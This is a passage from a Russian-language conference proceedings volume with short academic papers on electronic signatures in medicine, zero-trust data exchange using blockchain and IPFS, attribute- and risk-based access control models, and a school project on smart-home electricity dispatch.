- в том случае, если медицинский документ на бумажном носителе требует подписи или заверения печатью руководителя организации, то электронный вариант документа также должен быть подписан ответственным лицом медицинского учреждения;



Рис. 2. Модель АРМ медицинского сотрудника для применения ЭП

– если медицинская организация осуществляет документооборот в цифровом варианте, то она должна быть зарегистрирована в Федеральном реестре медицинских организаций единой системы (ЕГИСЗ), а также ей необходимо указать данные об электронной подписи сотрудника [5].

Библиографический список

1. Сакун Сергей. Использование электронных подписей в медицинских учреждениях // Астрал. – 25 июня 202 г. – URL: <https://astral.ru/articles/elektronnaya-podpis/11969/> (дата обращения: 25.04.2023).
2. Электронная подпись (ЭЦП) для врачей – кому это необходимо? / ЭЦП64 Электронные цифровые подписи/ [Электронный ресурс]. – URL: <https://ecp64.ru/elektronnaya-podpis-etsp-dlya-vrachey-komu-etoneobkhodimo/> (дата обращения: 25.04.2023).
3. Об электронной подписи: Федеральный закон от 06.04.2011 № 63-ФЗ [Электронный ресурс]. – URL: https://www.consultant.ru/document/cons_doc_LAW_112701/ (дата обращения: 25.04.2023).
4. Национальный стандарт российской федерации ГОСТ Р 34.10–2012) [Электронный ресурс]. – URL: <https://www.altell.ru/legislation/standards/gost-34.10-2012.pdf> (дата обращения: 25.04.2023).

5. Медицина переходит на электронный документооборот: у каждого врача должна быть ЭП [Электронный ресурс]. – URL: <https://online-kassa.ru/blog/meditsina-perehodit-na-elektronnyj-dokumentoo-borot-u-kazhdogo-vracha-dolzhna-byt-ep/> (дата обращения: 25.04.2023).

Сведения об авторах

Кривошекова Алена Александровна – студентка Пермского национального исследовательского политехнического университета, гр. БИС-19-1с, г. Пермь, e-mail: aliona.crivoshyokova@gmail.com

Шабуров Андрей Сергеевич – кандидат технических наук, доцент кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: shans.ise@mail.ru

С.П. Никитенкова

ЗАЩИТА ПЕРЕДАЧИ ДАННЫХ НА ОСНОВЕ ПРИНЦИПОВ НУЛЕВОГО ДОВЕРИЯ И ТЕХНОЛОГИИ БЛОКЧЕЙН

Целью работы является разработка архитектуры системы обмена данными, базирующейся на концепциях принципов нулевого доверия и блокчейна. Блокчейн используется для обеспечения децентрализации и неизменности данных, а принципы нулевого доверия используются для контроля доступа и авторизации. Масштабируемость обеспечивается использованием распределенной системы хранения и доступа к файлам IPFS (InterPlanetary File System).

Ключевые слова: Zero Trust, блокчейн, IPFS.

S.P. Nikitenkova

DATA TRANSFER PROTECTION BASED ON THE PRINCIPLES OF ZERO TRUST AND BLOCKCHAIN TECHNOLOGY

The aim is to develop the architecture of a data exchange system based on the concepts of zero trust principles and blockchain. Blockchain is used to ensure decentralization and data immutability, while zero trust principles are used for access control and authorization. Scalability is ensured by using a distributed storage system and file access IPFS (InterPlanetary File System).

Keywords: Zero Trust, blockchain, IPFS.

Кибербезопасность является важнейшим аспектом проектов цифровой трансформации экономических субъектов. Стремительное развитие цифровых технологий существенно увеличило риск киберугроз: кибератаки стали более частыми, комплексными и целенаправленными.

Стандартный подход к сетевой безопасности организации направлен на предотвращение угроз, исходящих из пределов сетевого периметра. Этот подход использует брандмауэры, VPN, средства контроля доступа, IDS, IPS, SIEM и шлюзы электронной почты с защитой по периметру. Традиционный подход автоматически доверяет пользователям в пределах периметра организации, подвергая организацию риску со стороны злонамеренных внутренних субъектов и законных учетных данных, захваченных злоумышленниками, позволяя им свободно перемещаться и пытаться расширить свой доступ к данным.

Метод, известный как горизонтальное перемещение (Lateral

Movement). По мере того, как все больше предприятий внедряют облачные технологии и переходят на удаленную / гибридную работу, традиционных средств защиты, ориентированных на периметр, становится недостаточно для защиты внутренних сетей и данных

Нулевое доверие (Zero Trust) – это модель безопасности, используемая для защиты организации, основанная на идее, что ни одному человеку или устройству нельзя доверять по умолчанию, даже если они уже находятся в сети организации [1]. Этот подход разработан, чтобы уменьшить поверхность атаки организации и затруднить для злоумышленников перемещение по сети в горизонтальном направлении.

Блокчейн – это технология распределенного реестра, использующая децентрализованную сеть компьютеров для безопасного хранения и обмена данными [2]. Это означает, что данные хранятся в нескольких местах, что значительно затрудняет доступ хакеров к ним или управление ими. Кроме того, технология блокчейн использует криптографические алгоритмы. Это гарантирует, что данные доступны только авторизованным пользователям. Использование блокчейна в архитектуре с нулевым доверием дает несколько преимуществ. Во-первых, это гарантирует, что данные защищены и не могут быть доступны или изменены неавторизованными пользователями. Во-вторых, блокчейн устраняет необходимость в централизованной системе аутентификации, обслуживание которой может быть дорогостоящим и занимать много времени. Кроме того, блокчейн можно использовать для создания безопасного контрольного журнала транзакций данных. Это может помочь организациям выявить любой несанкционированный доступ или манипулирование данными. Использование блокчейна защищает данные, систему практически невозможно взломать, если только не произойдет атака 51 %.

Целью работы является разработка архитектуры системы обмена данными, базирующейся на концепциях принципов нулевого доверия и блокчейна. Блокчейн используется для обеспечения децентрализации и неизменности данных, а принципы нулевого доверия используются для контроля доступа и авторизации. Функционирование системы представлено на рисунке.

Для того чтобы отправитель файл, пользователь проходит двухфакторную аутентификацию, проверку параметров входа и работоспособности, смарт-контракт блокчейна проверяет его роль и привилегии. Управление доступом осуществляется на основе ролей: в предлагаемой модели смарт-контракт назначает пользователям разные роли, связанные с разными функциями и привилегиями.



Рис. Схема функционирования системы

Таким образом, пользователям разрешено выполнять действия только в зависимости от их роли и они могут получать доступ только к файлам, которыми они владеют или имеют разрешение на просмотр. Если отправка файла доступна, запрос обрабатывается, и пользователь сможет отправить файл. Файл шифруется симметричным ключом и сохраняется в IPFS (InterPlanetary File System) – распределенной системе для хранения и доступа к файлам [3]. Сгенерированный хеш файла определяет расположение файла в IPFS. Хеш будет подписан цифровой подписью с помощью закрытого ключа отправителя, а затем зашифрован с использованием открытого ключа получателя. В блокчейне будет создан соответствующий блок. Все записи хранятся в IPFS в зашифрованном виде, а целостность данных подтверждается цифровой подписью отправителя.

Для того чтобы получить файл, получатель также проходит двухфакторную аутентификацию, проверку параметров входа и работоспособности. Смарт-контракт проверяет роль и привилегии получателя. Если получатель имеет разрешение, он сможет запросить извлечение файла. Если запрос файла, отправленный получателем, содержит правильный закрытый ключ, зашифрованный хеш с местоположением файла в системе IPFS, извлеченный из цепочки блоков, будет расшифрован, а затем проверен с помощью открытого ключа отправителя. Зашифрованный файл будет извлечен из IPFS с помощью значения хеша, а затем расшифрован с помощью симметричного ключа. Только тогда пользователь сможет просмотреть запрошенный файл на своем конечном устройстве.

Использование блокчейн и IPFS позволяет децентрализовать хра-

нение данных и обеспечить масштабируемость системы и проверку подлинности данных.

На основе предложенной архитектуры было разработано децентрализованное приложение на языке Python. На примере приложения проанализированы достоинства и недостатки предложенного подхода построения системы обмена данными.

Библиографический список

1. Zero trust architecture / S. Rose [et al.]. – National Institute of Standards and Technology, 2020. – № NIST Special Publication (SP) 800-207.
2. Block chain challenges and opportunities: A survey / Z. Zheng [et al.]. // International journal of web and grid services. – 2018. – Vol. 14, no. 4. – P. 352–375.
3. Benet J. Ipfs-content addressed, versioned, p2p file system // arXiv preprint arXiv:1407.3561. – 2014.

Сведения об авторе

Никитенкова Светлана Павловна – доцент кафедры «Безопасность информационных систем» Национального исследовательского Нижегородского государственного университета им. Н.И. Лобачевского, e-mail: nikitenkova@rf.unn.ru

В.А. Санин, А.Н. Каменских

АНАЛИЗ МЕЖСЕТЕВОГО ЭКРАНА В АРХИТЕКТУРЕ НУЛЕВОГО ДОВЕРИЯ

Исследуются функциональные особенности межсетевого экрана в архитектуре нулевого доверия. На текущий момент межсетевые экраны находят свое развитие в таком техническом средстве? как межсетевой экран следующего поколения. Он включает в себя множество функций. В контексте данной статьи рассматривается одна из них – система управления доступом. Система управления доступом в архитектуре нулевого доверия обладает дополнительными свойствами. Для реализации этих свойств применяется подход по управлению доступом на основе атрибутов. Приводятся конкретные атрибуты безопасности, на основе которых разрабатывается концептуальная модель системы управления доступом, реализующая принципы нулевого доверия.

Ключевые слова: межсетевой экран, система управления доступом, архитектура нулевого доверия, атрибуты безопасности.

V.A. Sanin, A.N. Kamenskih

FIREWALL ANALYSIS IN THE “ZERO TRUST” ARCHITECTURE

In this article explores the functional features of the firewall in the “zero trust” architecture. At the moment, firewalls are being developed in such a technical tool as a next-generation firewall. It includes many functions. In the context of this article, one of them is considered - an access control system. The access control system in the 'zero trust' architecture has additional properties. To implement these properties, an attribute-based access control approach is used. The article provides specific security attributes, on the basis of which a conceptual model of an access control system is being developed that implements the principles of “zero trust”.

Keywords: firewall, access control system, “zero trust” architecture, security attributes.

На текущий момент имеется тенденция к усложнению инфраструктуры предприятий, что отражается в отсутствии единого и легко идентифицируемого периметра. Для решения данной проблемы была разработана архитектура нулевого доверия. Архитектура нулевого доверия – это архитектура системы информационной безопасности, основанная на наборе концепций и идей, призванных свести к минимуму неопределенность при принятии решений о доступе с наименьшими

привилегиями в информационных системах и службах в условиях, когда сеть рассматривается как скомпрометированная [1]. Для реализации такой архитектуры приводится межсетевой экран следующего поколения, включающий систему управления доступом. Возможные разработки данной функции в межсетевом экране не учитывают следующий принцип нулевого доверия: доступ к активам определяется динамической политикой, включая наблюдаемое состояние идентификационных данных клиента, приложения и запрашивающего субъекта, а также может включать другие поведенческие атрибуты и атрибуты окружения. С целью устранения этого недостатка решим задачу по разработке концептуальной модели системы управления доступом, учитывающую принципы нулевого доверия.

Для решения поставленной задачи определим дополнительные свойства, которыми должна обладать система управления доступом в архитектуре нулевого доверия:

- возможность учета в политике доступа множественных атрибутов безопасности;
- возможность гибкого изменения уровня безопасности для политик доступа;
- оценка определенных политикой доступа атрибутов безопасности при каждом обращении субъекта к активу;
- непрерывное обновление собранных атрибутов безопасности от субъекта и параметров окружения.

Для выполнения этих свойств наиболее подходящим подходом является управление доступом на основе атрибутов. Под этим подходом понимается модель управления доступом, при которой запросы субъектов на выполнение операций над объектами принимаются или отклоняются на основе назначенных атрибутов субъекта, объекта, параметров окружения и набора политик, определенных в терминах этих атрибутов и параметров окружения. Рассмотрим основные элементы системы управления доступом на основе атрибутов (рис. 1).

Policy Administration Point (PAP) предоставляет пользовательский интерфейс для создания, управления, тестирования и отладки правил контроля доступа. Policy Decision Point (PDP) определяет решения доступа, оценивая применяемую политику контроля доступа. Policy Enforcement Point (PEP) применяет решения политики в ответ на запрос субъекта, запрашивающего доступ к защищаемому объекту. Policy Information Point (PIP) служит в качестве источника данных, необходи-

мых для оценки политики, чтобы затем предоставить информацию, необходимую PDP для принятия решений. Policy Repository, Attribute Repository, Environment Conditions – совокупность содержащихся правил, атрибутов и параметров окружения [2].




Рис. 1. Элементы системы управления доступом

Для построения концептуальной модели системы управления доступом определим атрибуты безопасности, которые будут учитываться в политике доступа:

A1. Сведения об аутентификации субъекта (факт выполнения аутентификации, а также прохождение многофакторной аутентификации).

A2. Сведения о местоположении субъекта (IP-адрес).

A3. Сведения об устройстве (тип операционной системы, имя хоста, версию операционной системы).

A4. Сведения о приложении (название и версия приложения).

A5. Сведения об установленных средствах защиты информации (название, версия средства защиты и тип работы).

A6. Сведения от систем мониторинга (оповещения, полученные от систем мониторинга).

Рассмотрим методы оценки уровня риска по атрибутам безопасности в зависимости от возможности их взаимозаменяемости. При этом под уровнем риска понимается вероятность наступления события или

событий, в результате которых будет нарушена информационная безопасность. Если атрибуты безопасности невзаимозаменяемые, то оценивается соответствие полученных значений атрибутов безопасности заданной политикой доступа. Если атрибуты безопасности взаимозаменяемые, то оценка выполняется по определенному числовому значению (см. формулу (1)). Так как каждый атрибут безопасности имеет разное влияние на уровень риска, необходимо учитывать и их значимость.

$$\text{РИСК} = (1 - K_1 \cdot A_1 - K_2 \cdot A_2 - K_3 \cdot A_3 - K_4 \cdot A_4 - K_5 \cdot A_5) \cdot \overline{A_6}. \quad (1)$$

Значения атрибутов безопасности ($A_1, A_2, \dots, A_6$) принимают 0 или 1 в зависимости от полученных сведений, коэффициенты влияния атрибутов безопасности ($K_1, K_2, \dots, K_5$) принимают значения от 0 до 1, в зависимости от требуемых политик доступа и бизнес-правил.

Концептуальная модель системы управления доступом с точки зрения проходящих в ней процессов представлена на рис. 2. В данной модели выполняются следующие сценарии: 1) субъект запрашивает доступ к объекту; 2) на протяжении всей сессии осуществляется сбор атрибутов безопасности (A_1 – A_6) в базу данных параметров окружения; 3) система управления доступом в межсетевом экране оценивает: а) правила доступа, б) атрибуты субъекта, в) атрибуты объекта, г) параметры окружения для предоставления доступа; 4) субъекту предоставляется доступ к объекту, если выполняются правила доступа (рис. 2).




Рис. 2. Концептуальная модель системы управления доступом

Полученная модель системы управления доступом реализует принципы нулевого доверия, а именно позволяет учитывать в политике доступа перечисленные атрибуты безопасности, дает возможность гибкого изменения уровня безопасности, проведения оценки определенных политикой доступа атрибутов безопасности при каждом обращении субъекта к активу, непрерывного обновления, собранных атрибутов безопасности. Вследствие чего реализация такой модели системы управления доступом в межсетевом экране способствует повышению информационной безопасности предприятия.

Библиографический список

1. Zero Trust Architecture / S. Rose, O. Borchert, S. Mitchell, S. Connelly // (National Institute of Standards and Technology, Gaithersburg, MD), NIST Special Publication (SP), 2020. – 800–207. <https://doi.org/10.6028/NIST.SP.800-207>
2. Guide to Attribute Based Access Control (ABAC) Definition and Considerations / V.C. Hu, D.F. Ferraiolo, R. Kuhn, A. Schnitzer, K. Sandlin, R. Miller, K.A. Scarfone // (National Institute of Standards and Technology, Gaithersburg, MD), NIST Special Publication (SP), 2014. – 800–162. <https://doi.org/10.6028/NIST.SP.800-162>.

Сведения об авторах

Санин Владислав Андреевич – студент Пермского национально-го исследовательского политехнического университета, гр. БИС-19-1с, г. Пермь, e-mail: vladislav.sanin1@yandex.ru

Каменских Антон Николаевич – кандидат технических наук, доцент, кафедры «Автоматика и телемеханика» Пермского национально-го исследовательского политехнического университета, г. Пермь, e-mail: kamenskikh.anton@gmail.com

А.Н. Каменских, К.В. Филимонов

МАТЕМАТИЧЕСКАЯ МОДЕЛЬ УПРАВЛЕНИЯ ДОСТУПОМ НА ОСНОВЕ РИСКОВ

Приводится описание недостатков дискреционной и мандатной политик управления доступом для современных приложений и задач. В качестве альтернативы предложена математическая модель управления доступом на основе рисков. Риск определяется как совокупность изменяющихся атрибутов субъекта доступа.

Ключевые слова: защита информации, микросервисная архитектура, микросервис, аутентификация, авторизация, управление доступом, атрибуты, риск.

A.N. Kamenskih, K.V. Filimonov

MATHEMATICAL MODEL OF RISK-BASED ACCESS CONTROL

This article describes the disadvantages of discretionary and mandatory access control policies for modern applications. As an alternative, a mathematical model of risk-based access control is proposed. Risk is defined as a set of changing attributes of the access subject.

Keywords: information security, microservice architecture, microservice, authentication, authorization, access control, attributes, risk.

Информационная безопасность – это область знаний и практик, которая направлена на защиту конфиденциальности, целостности и доступности информации от угроз, включая несанкционированный доступ, изменение или ее уничтожение. Существует несколько принципиально различных уровней защиты информации: правовой, организационный, программный, инженерно-технический.

Организационная безопасность во многом определяется на основе управления доступом. Управление доступом (Access Management) – это процесс контроля и управления правами доступа пользователей к информационным ресурсам системы. Ключевые аспекты управления доступом:

1) *идентификация* – процесс определения пользователей или сущностей, имеющих доступ к системе;

2) *аутентификация* – проверка подлинности пользователей или сущностей;

3) *авторизация* – процесс определения прав доступа пользователей или сущностей после успешной аутентификации;

4) *управление привилегиями* – контроль и управление привилегиями пользователей в системе;

В информационной безопасности существует несколько основных моделей управления доступом:

1. *мандатная модель управления доступом (mandatory access control, mac)* [1]. Основывается на строгих правилах и политиках, которые определяют, кто имеет доступ к каким ресурсам на основе меток безопасности. Доступ к ресурсам контролируется централизованными политиками, а не владельцами ресурсов или субъектами доступа;

2. *Дискреционная модель управления доступом (Discretionary Access Control, DAC)* [1]. Основывается на правах доступа, предоставляемых владельцами ресурсов. Владелец ресурса имеет полный контроль над доступом и может определить, кто получает доступ к его ресурсу и какие права у них есть.

3. *Ролевая модель управления доступом (Role-Based Access Control, RBAC)* [2]. Управление доступом основано на ролях, которые определяют типы задач или функций, выполняемых пользователями. Пользователи получают права доступа на основе своих ролей, а не непосредственно на основе своей личности. RBAC облегчает администрирование доступа, позволяет гибко управлять правами и уменьшает риск ошибок в управлении доступом.

4. *Политика управления доступом на основе атрибутов (Attribute-Based Access Control, ABAC)* [3]. Управление доступом основывается на атрибутах субъектов, объектов и контекста, таких как время, местоположение, уровень конфиденциальности и т.д. Решение о доступе определяется на основе комбинации атрибутов и соответствующих правил политики.

Проблемы классических моделей управления доступом. Эти модели управления доступом предоставляют различные подходы к контролю доступа, и выбор определенной модели зависит от требований безопасности и характеристик системы. MAC и DAC являются классическими моделями управления доступом, которые имеют свои ограничения и не всегда полностью удовлетворяют современным требованиям информационной безопасности. Вот некоторые причины, по которым эти модели могут быть недостаточными:

1. *Ограниченная гибкость*: MAC и DAC обычно имеют жесткие правила и ограничения, которые могут затруднять адаптацию к изменяющимся требованиям и условиям. Например, в DAC владелец ресурса имеет полный контроль над доступом, и это может быть неэффективно в ситуациях, когда необходимо обеспечить более гранулированный контроль доступа.

2. *Риск ошибок и злоупотреблений*: В DAC пользователи имеют дискреционные права доступа, и владелец ресурса может установить доступ для любого пользователя. Это может привести к потенциальным ошибкам в установке прав доступа и злоупотреблениям, особенно в случаях, когда владелец ресурса не имеет полного представления о безопасности и потенциальных рисках.

3. *Сложность администрирования*: В случае MAC требуется централизованное управление политиками безопасности и метками безопасности для всех ресурсов, что может быть сложным и трудоемким процессом в крупных и сложных системах. Для DAC требуется активное управление каждым ресурсом владельцем, что также может быть сложным при масштабировании системы.

4. *Недостаточная гранулярность*: И MAC, и DAC могут ограничивать гранулярность контроля доступа. MAC определяет доступ на основе строгих правил и меток безопасности, что может привести к необходимости предварительной классификации всех ресурсов. В DAC доступ определяется на уровне владельца ресурса, что может быть слишком грубым и не позволять установить тонкую настройку прав доступа.

В современных средах информационной безопасности все большую популярность приобретают более гибкие и расширяемые модели управления доступом, такие как RBAC (Role-Based Access Control), ABAC (Attribute-Based Access Control) и другие, которые предлагают более гибкий и масштабируемый подход к контролю доступа, учитывая современные требования и сложности информационной безопасности.

Современные модели безопасности переходят от концепции защиты периметра к защите активов. Переход к принципиально новому подходу потребовал от специалистов пересмотреть существующие механизмы управления доступом. В частности, при переходе к парадигме ZeroTrust [4] двухфакторная (2FA) аутентификация стала неотъемлемой частью процесса предоставления доступа к информационным активам. ZeroTrust-подход базируется на рискованной модели, следовательно, возникает вопрос об измерении уровня риска при предоставлении доступа.

Возможным решением является использование АВАС модели. Субъект обладает перечнем атрибутов, исходя из которых возможно оценить существующие риски информационной безопасности. Например, можно выбрать следующие контрольные атрибуты субъекта:

- IP-адрес;
- User-Agent;
- текущее время (только браузер);
- установленные в системе шрифты (только браузер).

Отслеживая значения выбранных контрольных атрибутов, можно судить о легитимном или нелегитимном доступа, о нормальном поведении или аномальном. В случае если все контрольные атрибуты соответствуют ожиданиям, то вторым фактором можно пренебречь. Конечно, такое правило будет работать только при большом числе заранее выбранных контрольных атрибутов, так как вероятность подгадать каждый из них будет стремиться к нулю, при стремлении числа атрибутов к бесконечности.

Не все значения атрибутов статичны. К примеру, при использовании мобильной сети значения IP-адресов субъекта будут постоянно меняться или, наоборот, если множество субъектов подключаются через один и тот же шлюз (сеть университета), то IP-адрес будет статичным, но изменяться будут другие атрибуты. Следовательно, возникает проблема неравномерного влияния выбранных атрибутов на финальный результат.

Математическая модель. Исходя из вышесказанного, можно ввести следующую математическую модель управления доступом на основе риска. Пусть $x_1, x_2, \dots, x_n$ – выбранные контрольные атрибуты субъекта, тогда коэффициенты $w_1, w_2, \dots, w_n$ – веса значимости соответствующих контрольных атрибутов. Значения переменных $x_1, x_2, \dots, x_n$ должны принимать значения 0 (атрибут соответствует ожиданиям) или 1 (атрибут не соответствует). И тогда функция $F(x_1, x_2, x_3, \dots, x_n)$ должна иметь область значений от 0 до 1, где 0 – это отсутствие необходимости второго фактора, а 1 – это обязательное требование второго фактора.

Открытым остается вопрос о природе функции F : мультипликативная или аддитивная. В качестве первого приближения положим, что аргументы $x_1, x_2, \dots, x_n$ суммируются, тогда исходный вид функции

$$F(x_1, x_2, \dots, x_n) = \sum_{i=1}^n w_i x_i.$$

Пример применения. Предположим, что в качестве объекта для моделирования используется личный кабинет провайдера интернет-услуг (веб-приложение). Тогда следует использовать такие атрибуты, как IP-адрес и User-Agent, разрешение экрана, системное время ($N = 4$). В случае если представленные атрибуты не меняются, значение функции $F = 0$ и второй фактор дополнительно требовать не нужно. Если меняется несколько атрибутов, например IP-адрес и разрешение экрана, и значение весов распределено равномерно $w_n = \frac{1}{N}$, то значение функции F будет равняться $0,5 \left(\frac{2}{4}\right)$, в таком случае второй фактор необходимо затребовать.

Библиографический список

1. Osborn S. Mandatory access control and role-based access control revisited // Proceedings of the second ACM workshop on Role-based access control. – 1997. – P. 31–40.
2. Role-based access control (RBAC): Features and motivations / D. Ferraiolo [et al.] // Proceedings of 11th annual computer security application conference. – 1995. – P. 241–248.
3. Attribute-based access control / V.C. Hu [et al.] // Computer. – 2015. – Vol. 48, no. 2. – P. 85–88.
4. Zero trust architecture / S. Rose [et al.]. – National Institute of Standards and Technology, 2020. – № NIST Special Publication (SP) 800-207.

Сведения об авторах

Каменских Антон Николаевич – кандидат технических наук, доцент кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: antoshkinoinfo@yandex.ru

Филимонов Кирилл Вадимович – магистрант Пермского национального исследовательского политехнического университета, гр. КЗИ-21-1м, г. Пермь, e-mail: filimonov_kirill@protonmail.com

**Секция
ШКОЛЬНИКИ**

А.А. Варлашова, И.В. Жужин, П.А. Кокшаров

СИСТЕМА ДИСПЕТЧЕРСКОГО РЕГУЛИРОВАНИЯ ПОТРЕБЛЕНИЯ ЭЛЕКТРОЭНЕРГИИ В УМНОМ ДОМЕ

Создан прототип системы диспетчерского регулирования потребления электроэнергии в умном доме. Предложено спуститься на уровень конечных устройств – потребителей электроэнергии, предоставив возможность диспетчеру управлять ими в реальном времени. На рынке физических лиц есть многотарифные счетчики электроэнергии, которые позволяют экономить финансы, но не позволяют централизованно управлять экономией ресурсов в часы пик. Интерфейс взаимодействия позволит разумно экономить и расходовать энергоресурсы. Ожидается, что системой диспетчерского регулирования потребления электроэнергии в умном доме заинтересуется государство.

Ключевые слова: диспетчерское управление.

A.A. Varlashova, I.V. Zhurin, P.A. Koksharov

DISPATCH CONTROL SYSTEMELECTRICITY CONSUMPTION IN A SMART HOME

A prototype of a dispatcher control system for electricity consumption in a Smart Home has been created. In her project, she proposed to go down to the level of end devices – consumers of electricity, giving the dispatcher the opportunity to control them in real time. There are multi-tariff electricity meters on the market of individuals, which allow you to save finances, but do not allow you to centrally manage resource savings during peak hours. The interaction interface will allow you to save and spend energy resources wisely. It is expected that the state will be interested in the system of dispatching regulation of electricity consumption in the Smart Home.

Keywords: dispatch control.

Перед всем миром и Россией стоит проблема нарастающего энергетического дефицита.

Доктор технических наук Игорь Острцов в своем интервью рассказал, почему нас ждет катастрофический дефицит энергии [3]. Современному человеку для нормальной жизни в развитой стране необходимо около 2 кВт установленной мощности. Сегодня в мире живет около 8 млрд человек, т.е. всему миру необходимо 16 ТВт мощности. А имеется чуть больше 2 ТВт мощности. Дефицит в 8 раз. Когда современные эксперты говорят, что нефти и газа хватит на 30–50 лет,

они исходят из того, что потребление не будет расти, не учитывают страны Юго-Восточной Азии. Африка, Китай, Индия планируют развиваться и развиваются.

При таком раскладе ископаемое топливо закончится в миг, поэтому надо поднимать основной вопрос – энергетический дефицит в условиях роста благосостояния стран [3]. Ни у кого не возникает сомнений, что топливные ресурсы необходимо расходовать рационально и ради экономии, и ради экологического равновесия. Автоматизированные системы управления в едином информационном пространстве позволяют оперативно решать технологические, экономические и управленческие задачи.

В России давно создана и успешно работает Единая энергетическая система (ЕЭС России) с Объединенным диспетчерским управлением (ОДУ). Все крупные генераторы обязаны выполнять требования диспетчера по режимам выработки электроэнергии. Также есть крупные потребители с регулируемой нагрузкой.

С 2019 г. в России стартовал и успешно реализуется пилотный проект по агрегированному управлению спросом на электроэнергию, смысл которого заключается в согласованном ограничении потребителями своей нагрузки на несколько часов по переданной за сутки команде диспетчера с последующей оплатой такого ограничения. Тем самым диспетчер имеет возможность планировать выработку электроэнергии генераторами на сутки вперед.

Цель исследования – создание прототипа системы диспетчерского регулирования потребления электроэнергии в умном доме.

В своем проекте предлагаем спуститься на уровень конечных устройств – потребителей электроэнергии, предоставив возможность диспетчеру управлять ими в реальном времени.

Когда энергосистеме нужна большая мощность, система управления с помощью контрольных устройств берет на себя управление электродвигателями и водонагревателями, ограничивая потребление, но так, чтобы это не оказывало существенного влияния на отопление дома и подачу горячей воды.

Такое управляемое отключение потребителей, а значит, снижение потребляемой мощности можно рассматривать как виртуальную генерацию, диспетчеру не будет необходимости включать дополнительный генератор, расходуя дополнительные энергоресурсы.

Решение проблемы и задачи:

1. В среднем отопительный сезон в России длится около 250 дней. Очень многие частные дома оборудованы электроотоплением и водонагревателями.

2. График потребления электроэнергии промышленностью в течение суток неравномерный. Для выработки электроэнергии в пиковые часы для заводов и производства требуется включение дополнительных генераторов, которым требуется сжечь «дополнительный вагон угля / мазута / газа». Это приводит к уменьшению запасов природных ресурсов, выбросам CO_2 (глобальное потепление), финансовым затратам.

Себестоимость кВтч в Пермском крае около 2 руб. В городах с изолированной энергосистемой может достигать до 100 руб. Такая разница показывает объективную необходимость экономии.

Предлагаемая технология – решение проблемы на стыке информационных и энергетических технологий. Предлагается предоставить возможность диспетчерского отключения электроотопления и накопительных водонагревателей в пиковые часы, но не более заданного времени.

За 1–2 ч даже в зимний период дом не успевает остыть. Как правило, в это время семья на работе или учебе. Что позволит экономить ресурсы и финансы. Интерфейс взаимодействия умного дома и ОДУ ЕЭС России. Один дом погоды не сделает, но если их тысячи, то снижение нагрузки даст эффект, и не придется сжигать лишний «вагон угля / мазута / газа».

Прототип системы управления умным домом на Scratch позволяет принимать и исполнять команды диспетчера (нажатие кнопки «Отключить») на временное снижение нагрузки (5 с) путем отключения умного отопления. Прототип умного отопления с диспетчерским регулированием. В прототипе система отопления состоит из лампы накаливания, термодатчика и платы управления. Отключение производится клавишей «Пробел» через модуль Arduino Pro Micro и модуль «реле».

Выводы. На рынке физических лиц есть многотарифные счетчики электроэнергии, которые позволяют экономить финансы, но не позволяют централизованно управлять экономией ресурсов в часы пик. Интерфейс взаимодействия позволит разумно экономить и расходовать энергоресурсы. Ожидается, что системой диспетчерского регулирования потребления электроэнергии в умном доме заинтересуется государство.

Библиографический список

1. Данилова Т. Виртуальные электростанции и реальные киловатты [Электронный ресурс] // Атомный эксперт. – 2018. – № 9. – URL: http://atomicexpert.com/virtual_power_station
2. Системный оператор представил результаты двух лет реализации пилотного проекта по агрегированному управлению спросом [Электронный ресурс]. – URL: <https://minenergo.gov.ru/node/21066?ysclid=l9uwhcwbi0240941055>
3. Острецов И. У России есть технология и два года, чтобы стать мировым лидером [Электронный ресурс]. – URL: <https://www.youtube.com/watch?v=zlaBoPEyhfs&t=1s>

Сведения об авторах

Варлашова Алена Александровна – ученица МАОУ СОШ № 93 «Фотоника», г. Пермь, e-mail: varlashova.alena@gmail.com

Жужин Иван Владимирович – педагог детского технопарка «Кванториум Фотоника» г. Пермь, e-mail: vanyazhuzhin97@gmail.com

Кокшаров Павел Александрович – педагог детского технопарка «Кванториум Фотоника» г. Пермь, e-mail: koksharov.p.a@gmail.com

М.Е. Носков, К.П. Латкин

ОЧКИ ДОПОЛНЕННОЙ РЕАЛЬНОСТИ ДЛЯ ВИЗУАЛИЗАЦИИ ДАННЫХ КОМПЬЮТЕРИЗИРОВАННОЙ ТЕХНИКИ

